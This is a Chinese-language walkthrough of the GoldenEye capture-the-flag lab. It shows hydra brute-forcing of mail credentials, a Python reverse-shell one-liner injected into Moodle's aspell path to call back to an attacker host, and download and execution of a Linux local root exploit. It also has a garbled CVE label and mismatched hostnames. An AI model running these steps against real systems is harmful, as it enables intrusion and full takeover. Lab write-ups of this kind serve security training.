
输入上述邮件当中的用户名和密码进行登录网页

用户名:xenia密码:RCP90rulez!

指纹识别
通过指纹识别可以得知中间件为Apache 服务器操作系统为Ubuntu Linux
命令:
whatweb http://servernaya-station.com/gnocertdir
在登录网站后,在留言处查找到一封未读的消息


| XeniaX与Dr Doak的通话 | |
| 留言内容 | 留言翻译 |
| 09:24 PM: Greetings Xenia, As a new Contractor to our GoldenEye training I welcome you. Once your account has been complete, more courses will appear on your dashboard. If you have any questions message me via email, not here. My email username is... doak Thank you, Cheers, Dr. Doak "The Doctor" Training Scientist - Sr Level Training Operating Supervisor GoldenEye Operations Center Sector Level 14 - NO2 - id:998623-1334 Campus 4, Building 57, Floor -8, Sector 6, cube 1,007 Phone 555-193-826 Cell 555-836-0944 Office 555-846-9811 Personal 555-826-9923 Email: doak@ Please Recycle before you print, Stay Green aka save the company money! "There's such a thing as Good Grief. Just ask Charlie Brown" - someguy "You miss 100% of the shots you don't shoot at" - Wayne G. THIS IS A SECURE MESSAGE DO NOT SEND IT UNLESS. | 晚上09:24:你好,Xenia, 作为金眼培训的新承包商我欢迎你。一旦您的帐户已完成,更多的课程将出现在您的仪表盘。如果你有任何问题,请发邮件给我,不要在这里。 我的邮箱用户名是… doak 谢谢你! 欢呼, 多克博士"博士" 培训科学家-高级培训操作主管 黄金眼行动中心区域 级别14 - NO2 - id:998623-1334 第4校区第57栋第6区第8层第1007号立方 电话555-193-826 单元555-836-0944 办公室555-846-9811 个人555-826-9923 电子邮件:doak@ 请在打印前回收,保持绿色,也为公司省钱! “有一种东西叫‘好悲伤’。问问查理·布朗吧。 “你错过了百分之百的投篮,你不出手”-韦恩G。 这是一个安全的消息,不要发送它,除非。 |
由此又得知一个用户名为doak的邮箱用户名,用hydra进行爆破
爆破用户名为doak的邮箱密码
命令:
“hydra -l doak/Doak -P /usr/share/wordlist/fasttrack.txt 192.168.230.138 -s 55007 pop3“

nc登录

| Doak邮箱 | |
| 邮件内容 | 邮件内容翻译 |
| Return-Path: <doak@ubuntu> X-Original-To: doak Delivered-To: doak@ubuntu Received: from doak (localhost [127.0.0.1]) by ubuntu (Postfix) with SMTP id 97DC24549D for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT) Message-Id: <20180425034731.97DC24549D@ubuntu> Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT) From: doak@ubuntu James, If you're reading this, congrats you've gotten this far. You know how tradecraft works right? Because I don't. Go to our training site and login to my account....dig until you can exfiltrate further information...... username: dr_doak password: 4England! | 网络:< doak@ubuntu > X-Original-To: doak 交付:doak@ubuntu 接收:来自doak (localhost [127.0.0.1]) 使用ubuntu(后缀),SMTP id 97DC24549D 对< doak >;1995年4月30日星期二20:47:24 -0700 (PDT) 问题:< 20180425034731.97 dc24549d@ubuntu > 日期:1995年4月30日星期二20:47:24 -0700 (PDT) 来自:doak@ubuntu 詹姆斯, 如果你正在阅读这篇文章,恭喜你已经走到了这一步。你知道谍报技术是怎么运作的吧? 因为我不知道。去我们的培训网站,登陆我的账号....继续挖,直到你能获取更多信息...... 用户名:dr_doak 密码:4England! |
得到相关信息,用上面邮件的账号再一次登录http://severnaya-station.com/gnocertdir/这个网站
登录进去之后,在页面的右上角有一个文件夹

点开之后发现一个txt文本


| Dr_doak | |
| 文本内容 | 文本翻译 |
| 007,I was able to capture this apps admin cr3ds through clear txt.Text throughout most web apps within the GoldenEye servers are scanned, so I cannot add the cr3dentials here.Something juicy is located here: /dir007key/for-007.jpg。Also as you may know, the Rcp-90 is vastly superior to any other weapon and License to Kill is the only way to play. | 007, 我能够通过clear txt捕获这个应用程序管理cr3ds。GoldenEye服务器中的大多数web应用程序中的文本都会被扫描,所以我不能在这里添加cr3dentials。你可能也知道,Rcp-90比任何其他武器都要好得多,授权杀戮是唯一的玩法。 |
访问网址
访问网址 192.168.230.138/dir007key/for-007.jpg

是一张图片,将图片进行下载,查看图片的属性

有一个base64编码,解码

解码得到:xWinter1995x
登录管理员账户
通过上述信息可以得知,这是管理员的密码
用户名:admin
密码:xWinter1995x!
登录之后,发现CMS的版本为2.2.3


查找当前CMS的漏洞
用kali的msfconsole进行搜索该漏洞
命令:
启动命令: msfconsole
搜索命令:search moodle
使用命令:use 序号

对应的漏洞为CVE-2013-10-30:moodle_spelling_binary_rce
运用此漏洞进行获取权限
配置漏洞相关信息,运行漏洞
查看当前需要配置的信息:show options
配置信息:set xxxxx




当我们执行后发现无法成功,是因为对方需要修改执行PSpellShell 由于我们已经使用了管理员admin用户登录页面,由于使用的是powershell命令,需要在设置中修改: Home ->Site administration->Plugins ->Text editors ->TinyMCE HTML editor 来到此处,修改PSpellShell然后save。
运行漏洞


配置网页
在Home / ► Site administration / ► Server / ► System paths 这个路径当中,在Path to aspell当中输入
| python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.230.131",8888));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);' PS:代码中的IP地址输入的是要开启监听的机器的IP地址 |

监听端口
用nc -lvp 8888进行监听端口
命令: nc -lvp 8888
在Home / ► My profile / ► Blogs / ► Add a new entry 这个路径点击下方图片标记的位置

开启监听成功
查询当前的用户名为www-data,需要提权
命令:whoami

查找系统版本:
命令:uname -a

提权
命令:”searchsploit ubuntu 3.13”
(PS:searchsploit是一款Exploit-DB的命令行搜索工具,也就是漏洞查找工具)


命令“locate linux/local/37292.c“
(PS:locate 是快速查找文件命令)

将目录切换到37292.c所在目录,并用python开启http服务
命令:“python3 -m http.server [80]“或者”python -m SimpleHTTPServer [8080]”

在靶机执行wegt下载
命令:“wget http://192.168.230.131:8000/37292.c“
| 我们在查看此机器时发现没有gcc,只存在cc那么我们要把37292.c 迷惑点 用vim或者vi或者gedit 37292.c 用vim 在143行把gcc改成cc |
PS:尽量去tmp目录下面去下载然后成功以后可以删除文件,不影响服务器的使用

成功下载后,执行CC编译
命令:“cc -o exp 37292.c“
赋权、执行、查看当前权限
赋权命令:“chmod +x exp“
执行命令:“./exp“
查看用户权限命令:“id“

提取成功

查找flag
